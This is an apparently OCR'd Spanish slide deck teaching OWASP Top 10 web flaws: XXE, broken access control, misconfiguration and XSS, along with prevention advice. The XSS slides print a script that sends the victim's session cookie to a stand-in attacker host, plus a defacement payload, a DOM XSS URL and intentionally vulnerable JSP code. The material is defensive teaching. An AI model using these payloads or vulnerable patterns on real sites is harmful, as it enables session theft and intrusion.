- Si alguno de los procesadores XML en la aplicación o servicios web basados en SOAP tiene habilitadas las definiciones de tipo de documento (DTD)
- Como el mecanismo exacto para deshabilitar el procesamiento de la DTD varía según el procesador, se recomienda consultar una referencia (como la hoja de referencia de prevención OWASP XXE)




4) Entidad externa XML (XXE): ¿Soy vulnerable a esto? (2)

- Si su aplicación usa SOAP versión anterior a 1.2, es probable que sea susceptible de ataques XXE, si las entidades XML se pasan al marco SOAP
- Ser vulnerable a ataques XXE probablemente significa que también es vulnerable a ataques como el "Billion Laughs" de denegación-de-servicio (DoS)




4) Entidad externa XML (XXE): ¿Cómo puedo prevenir esto? (1)

- La capacitación del desarrollador es muy importante para identificar y mitigar problemas XXE
- Deshabilitar la entidad externa XML y el procesamiento DTD en todos los analizadores XML en su aplicación (use las recomendaciones de prevención XXE de OWASP)
- Implementar la validación de entrada (Lista Blanca), filtrando o desinfectando mensajes para evitar datos hostiles dentro de documentos, encabezados o nodos XML
- Verificar que la carga de archivos XML o XSL valida el archivo entrante haciendo uso de validadores XSD o similares



4) Entidad externa XML (XXE): ¿Cómo puedo prevenir esto? (2)

- Arregle o actualice los procesadores XML y bibliotecas en uso por la aplicación o en el sistema operativo subyacente
- Usar verificadores de dependencia es muy útil para administrar el riesgo de las bibliotecas y componentes necesarios, no solo en su aplicación, sino también en cualquier integración posterior
- Actualiza SOAP a la última versión




5) Control de acceso violado

Control de acceso violado

5) Control de acceso violado

- Las restricciones sobre lo que los usuarios autenticados pueden hacer no se aplican correctamente
- Los atacantes explotan las fallas para acceder a funciones o datos no autorizados, haciendo cosas tales como:
  - Usar cuentas de otros usuarios
  - Leer y/o modificar archivos confidenciales
  - Leer y/o modificar datos de otros usuarios
  - Cambiar derechos de acceso de archivos



5) Control de acceso violado: Referencia directa insegura a objetos


- Una referencia directa a objetos ocurre cuando un desarrollador expone una referencia a un objeto de implementación interno, tal como un archivo, directorio, o llave de base de datos
- Sin un chequeo de control de acceso, u otra protección, los atacantes pueden manipular estas referencias para acceder datos no autorizados

5) Referencia directa insegura a objetos: Errores comunes (1)

- Se enumeran los objetos "autorizados" para el usuario actual, colocando las referencias en campos ocultos, pero no se validan estos datos en el lado del servidor

- Se llama “Control de acceso de capa de presentación”, y no funciona: el atacante simplemente modifica el valor del campo oculto

5) Referencia directa insegura a objetos: Errores comunes (2)




- El atacante detecta el parámetro "cuenta" con el valor 6065

  ?cuenta=6065

- El atacante modifica el parámetro con un valor similar (cercano)

  ?cuenta=6066

- El atacante puede ver la información de una cuenta no autorizada




5) Referencia directa insegura a objetos: Recomendaciones

- Cambiar el valor del parámetro por otro temporal
  - http://app?file=Report123.xls => **http://app?file=1**
  - http://app?id=9182374 => **http://app?id=7d3J93**
- Validar en el servidor las referencias a objetos:
  - Que el valor esté correctamente formateado
  - Que el valor temporal sea legal y esté aun vigente
  - Que el usuario tiene permiso para acceder al objeto
  - Que el tipo de acceso es el correcto: read, write, delete


5) Ausencia de control de acceso a las funciones

- La mayoría de aplicaciones web verifican los derechos de acceso a nivel de función antes de hacer visible en la misma interfaz de usuario
- A pesar de esto, las aplicaciones necesitan verificar el control de acceso en el servidor cuando se accede a cada función
- Si las solicitudes de acceso no se verifican, los atacantes podrán realizar peticiones sin la autorización apropiada

5) Ausencia de control de acceso a las funciones: Ejemplo típico



- El atacante se da cuenta que la URL indica su rol
  /user/getAccounts
- El atacante modifica la URL para que use otro rol
  /admin/getAccounts
  /manager/getAccounts
- El atacante ahora puede ver información que antes no podía ver



5) Ausencia de control de acceso a las funciones: Errores comunes e impactos

- Errores comunes
  - Mostrar solo enlaces y opciones de menú autorizados
  - Esto se llama "Control de acceso de capa de presentación" y no funciona
  - El atacante simplemente forja acceso directo a páginas "no autorizadas"
- Impactos posibles
  - Los atacantes invocan funciones y servicios para los que no están autorizados
  - Acceso a las cuentas y datos de otros usuarios
  - Realizar acciones privilegiadas

5) Ausencia de control de acceso a las funciones: Recomendaciones (1)

- Para la función, un sitio debe hacer lo siguiente:
  - Restringir el acceso a usuarios autenticados (si no es público)
  - Hacer cumplir permisos de usuario o de rol (si es privado)
  - Prohibir completamente las solicitudes a tipos de página no autorizados (por ejemplo: archivos de configuración, archivos de registro, archivos de origen, etc.)
- Verificar la arquitectura
  - Utilice un modelo simple y positivo en todas las capas
  - Asegúrese de que tiene un mecanismo en todas las capas

5) Ausencia de control de acceso a las funciones: Recomendaciones (2)

- Compruebe que cada URL, y cada parámetro, que hace referencia a una función está protegida por:
  - Un filtro externo (como **web.xml** o un producto comercial)
  - Controles internos en código: por ejemplo, usar el método **isAuthorizedForURL**() de la biblioteca ESAPI
- Verificar que la configuración del servidor no permite solicitudes a tipos de archivo no autorizados
- Use **OWASP** (Open Web Application Security Project) **ZAP** (Zed Attack Proxy) para eliminar solicitudes no autorizadas enviadas desde browsers

6) Configuración de seguridad incorrecta

Configuración de seguridad incorrecta

6) Configuración de seguridad incorrecta

- Los atacantes intentan acceder a cuentas predeterminadas, páginas no utilizadas, fallas no parcheadas, archivos y directorios no protegidos, para obtener acceso no autorizado o conocimiento del sistema
- Configuración de seguridad incorrecta puede ocurrir en cualquier capa de una aplicación, incluida la plataforma, el servidor web, el servidor de aplicaciones, la base de datos, los marcos y el código personalizado
- Permiten acceso no autorizado a datos o funcionalidades del sistema, o resultan en un compromiso total del sistema. El impacto en el negocio depende de las necesidades de protección de su aplicación y datos.

6) Configuración de seguridad incorrecta: Ejemplo de ataque (1)

- La consola de administración del servidor de aplicaciones se instala automáticamente y no se elimina. Las cuentas predeterminadas no se cambian. El atacante descubre que las páginas de administración estándar están en su servidor, inicia sesión con las contraseñas predeterminadas y asume el control
- La lista de directorios no está deshabilitada en su servidor. Un atacante descubre que pueden simplemente listar directorios para encontrar el archivo. El atacante encuentra y descarga sus clases compiladas de Java, que descompilan y realizan ingeniería inversa para obtener su código personalizado. El atacante luego encuentra una falla grave de control de acceso en su aplicación

6) Configuración de seguridad incorrecta: Ejemplo de ataque (2)

- La configuración del servidor de aplicaciones permite que los rastreos de pila (stack trace) se devuelvan a los usuarios, lo que potencialmente expone fallas subyacentes, como las versiones de marco que se sabe que son vulnerables
- El servidor de aplicaciones viene con aplicaciones de ejemplo que no se eliminan de su servidor de producción. Estas aplicaciones de muestra tienen fallas de seguridad conocidas que los atacantes usan para comprometer su servidor
- La configuración predeterminada activa versiones de protocolo vulnerables u opciones que un atacante o malware puede usar incorrectamente

6) Configuración de seguridad incorrecta: ¿Soy vulnerable a esto? (1)

- ¿Hay alguna característica innecesaria habilitada o instalada como, por ejemplo: puertos, servicios, páginas, cuentas, privilegios?
- ¿Están las cuentas predeterminadas y sus contraseñas aún habilitadas y sin cambios?
- ¿Su manejo de errores revela rastros de pila (stack trace) u otros mensajes de error demasiado informativos para los usuarios?
- ¿Todavía utiliza configuraciones antiguas con software actualizado? ¿Sigue usando compatibilidad con versiones anteriores obsoletas?

6) Configuración de seguridad incorrecta: ¿Soy vulnerable a esto? (2)

- ¿Las configuraciones de seguridad en sus servidores de aplicaciones, marcos de aplicaciones (por ejemplo, struts, spring, ASP.NET), bibliotecas, bases de datos, etc. están configuradas con parámetros seguros?
- Para las aplicaciones web, ¿el servidor envía directivas de seguridad a los agentes del cliente (por ejemplo, **HSTS**) con parámetros correctos y seguros?
- ¿Alguno de sus programas está desactualizado? (ver punto "Utilizar componentes con vulnerabilidades conocidas")

6) Configuración de seguridad incorrecta: ¿Cómo puedo prevenir esto? (1)


- Usar un proceso de endurecimiento repetible que facilite y agilice la implementación de otro entorno que está correctamente bloqueado
- Los entornos de desarrollo, control de calidad y producción deben configurarse de forma idéntica (con diferentes credenciales utilizadas en cada entorno). Este proceso debe automatizarse para minimizar el esfuerzo requerido para configurar un nuevo entorno seguro
- Eliminar, o no instalar, las características, componentes, documentación y ejemplos innecesarios. Eliminar dependencias y marcos no utilizados

6) Configuración de seguridad incorrecta: ¿Cómo puedo prevenir esto? (2)

- Usar un proceso para clasificar e implementar todas las actualizaciones y parches de manera oportuna en cada entorno implementado. Este proceso debe incluir todos los marcos, dependencias, componentes y bibliotecas (ver punto "Uso de componentes con vulnerabilidades conocidas")
- Usar una arquitectura de aplicación que proporcione una separación efectiva y segura entre componentes, con segmentación, contenedores o grupos de seguridad en la nube (ACL)
- Usar un proceso automatizado para verificar la efectividad de las configuraciones y parámetros en todos los ambientes

7) Scripting entre sitios cruzados (XSS)

Scripting entre sitios cruzados (XSS)




7) Scripting entre sitios cruzados (XSS)

- Las fallas XSS ocurren cada vez que una aplicación toma datos no confiables, y los envía al navegador web sin una validación y codificación apropiada
- XSS permite a los atacantes ejecutar secuencia de comandos en el navegador de la victima, los cuales pueden secuestrar las sesiones de usuario, destruir sitios web, o dirigir al usuario hacia un sitio malicioso


Cross-Site Scripting = XSS

7) Scripting entre sitios cruzados: Una secuencia típica


1 Atacante coloca una trampa: "Actualizar mi perfil"



Aplicación con vulnerabilidad XSS




2 Victima ve la página - ve perfil del atacante



3 Script envía silenciosamente la cookie de sesión de la víctima

7) Scripting entre sitios cruzados: Ejemplos de ataque XSS (1)

```
<%
    String dato1 = request.getParameter("dato");
    String dato2 = dato1.replace("<", "&lt;");
%>
<html>
<head>
    <title>Ejemplo de XSS</title>
</head>
<body>
    El parámetro 'dato' sin codificar <%=dato1%>
    <br>
    El parámetro 'dato' codificado es <%=dato2%>
</body>
</html>
```




7) Scripting entre sitios cruzados: Ejemplos de ataque XSS (2)

Ataque XSS que deforma el sitio Web mostrando contenido no original:

```
<script>document.body.innerHTML("Jim was here");</script>
```

Ataque XSS que roba de la sesión Web (cookie JSESSIONID):

```
<script>
  var img = new Image();
  img.src="http://www.sitio-malo.cl?" + document.cookie;
</script>
```





7) Scripting entre sitios cruzados: Tipos de ataques XSS

- **Persistentes**: se producen cuando un ataque XSS está almacenado en la base de datos o sistema de archivos del sitio Web
- **Reflejados**: se producen cuando el atacante coloca una carga XSS como parte de una URL, y luego engaña a una víctima para que visite un sitio usando esa URL
- **Basados en DOM** (Document Object Model): se producen en DOM. La página HTML no cambia, pero el navegador ejecuta código (JavaScript) de forma diferente (*ver próxima dispositiva*)

7) Scripting entre sitios cruzados: DOM (Document Object Model)

- DOM es una interfaz de programación que representa HTML, XHTML o XML como una estructura de árbol en la que cada nodo es un objeto que representa una parte del documento
- Los objetos del árbol se pueden manipular programáticamente, y cualquier cambio que se haga a esta estructura se refleja en la visualización del documento





7) Scripting entre sitios cruzados: Ejemplo de ataque XSS DOM (1)

La página "test.html" del sitio "www.ejemplo.cl" tiene el siguiente código:

```
<script>
    var uri = decodeURI(document.baseURI);
    document.write("<b>La URL es</b>: " + uri);
</script>
```


- La API "**decodeURI**" decodifica una URL codificada
- La API "**document.write**" escribe la estructura DOM
- La API "**document.baseURI**" retorna la URL base

Un ataque XSS de tipo DOM puede hacerse usando la siguiente URL:

```
http://www.ejemplo.cl/test.html#<script>alert(1)</script>
```


7) Scripting entre sitios cruzados: Ejemplo de ataque XSS DOM (2)

```
<html>
<head>
    <title>Ejemplo de XSS tipo DOM</title>
</head>
<body>
<script>
    var uri = decodeURI(document.baseURI);
    document.write("<b>La URL es</b>: " + uri);
</script>
</body>
</html>
```



7) Scripting entre sitios cruzados: Recomendaciones

- En la medida de lo posible, no retornar la data ingresada por el usuario en páginas de respuesta
- Codifique (encode) toda la data ingresada por el usuario antes de retornarla en una página
- Valide toda la data suministrada por el usuario contra una "Lista de Aprobación" (while-list), por ejemplo…
- **Content Security Policy** (CSP): estándar para listar los sitios desde los cuales el navegador puede cargar objetos JavaScript, CSS, HTML, Fonts, Images, …



7) Scripting entre sitios cruzados: Content Security Policy (CSP)

- Servidor Web retorna encabezado(s) con política(s):
  - `Content-Security-Policy: script-src 'self'`
  - `Content-Security-Policy: img-src 'self' data: https:`
  - `Content-Security-Policy: object-src 'none‘`
  - `Content-Security-Policy: report-uri /some-report-uri`
  - `Content-Security-Policy: media-src media.example.com`
  - `Content-Security-Policy: plugin-types application/pdf`
- Si alguna política no se cumple, el cliente no ejecuta la acción, y muestra un mensaje de error. También puede enviar reportes a una URL
- Código “en línea” es considerado peligroso

7) Scripting entre sitios cruzados: Código "en línea" considerado peligroso


```
<script>
  function showFantastic() {
    alert('¡Eres fantástico!');
  }
</script>
<button onclick='showFantastic();'>¿Soy fantástico?</button>
```

```
<script src='fantastico.js'></script>
<button id='fantastico'>¿Soy fantástico?</button>
```

fantastico.js

```
function showFantastic() {
  alert('¡Eres fantástico!');
}
document.addEventListener('DOMContentReady', function () {
  document.getElementById('fantastico')
    .addEventListener('click', showFantastic);
});
```

7) Scripting entre sitios cruzados: Codificar los datos no seguros



#1: (&, <, >, ") → &entity; (', /) → &#xHH;
ESAPI: encodeForHTML()


#2: All non-alphanumeric < 256 → &#xHH;
ESAPI: encodeForHTMLAttribute()

#3: All non-alphanumeric < 256 → \xHH
ESAPI: encodeForJavaScript()

#4: All non-alphanumeric < 256 → \HH
ESAPI: encodeForCSS()

#5: All non-alphanumeric < 256 → %HH
ESAPI: encodeForURL()


https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html



7) Scripting entre sitios cruzados: Regla 0 para prevenir XSS

Nunca inserte datos no confiables excepto en ubicaciones permitidas

- Directamente en <script>
  - `<script>...NEVER PUT UNTRUSTED DATA HERE...</script>`
- Dentro de un comentario HTML
  - `<!--...NEVER PUT UNTRUSTED DATA HERE...-->`
- En el nombre de un atributo HTML
  - `<div ...NEVER PUT UNTRUSTED DATA HERE...=test />`
- En el nombre de una marca (tag) HTML
  - `<NEVER PUT UNTRUSTED DATA HERE... href="/test" />`
- En especificaciones de estilo (CSS)
  - `<style>...NEVER PUT UNTRUSTED DATA HERE...</style>`




7) Scripting entre sitios cruzados: Regla 1 para prevenir XSS

Codifique contenido antes de insertarlo en elementos HTML

```
& --> &amp;
< --> &lt;
> --> &gt;
" --> &quot;
' --> &#x27;  (&apos; no forma parte de HTML)
/ --> &#x2F;  (termina las entidades HTML)
```


- <body>...**ESCAPE UNTRUSTED DATA HERE**...</body>
- ...**ESCAPE UNTRUSTED DATA HERE**...
- En otras entidades similares



7) Scripting entre sitios cruzados: Regla 2 para prevenir XSS

Codifique contenido antes de insertarlo en atributos HTML


- Dentro de un atributo sin comillas
  - `<div attr=...ESCAPE UNTRUSTED DATA HERE...>content</div>`
- Dentro de un atributo con comillas simples
  - `<div attr='...ESCAPE UNTRUSTED DATA HERE...'>content</div>`
- Dentro de un atributo con comillas dobles
  - `<div attr="...ESCAPE UNTRUSTED DATA HERE...">content</div>`



7) Scripting entre sitios cruzados: Regla 3 para prevenir XSS

Codifique contenido antes de insertarlo en ubicaciones JavaScript

- Dentro de un string entre comillas
  - `<script>alert('...ESCAPE UNTRUSTED DATA HERE...')</script>`
- Al lado de una expresión entre comillas
  - `<script>x='...ESCAPE UNTRUSTED DATA HERE...'</script>`
- Dentro de un handler de eventos entre comillas
  - `<div onmouseover="x='...ESCAPE UNTRUSTED DATA HERE...'"</div>`



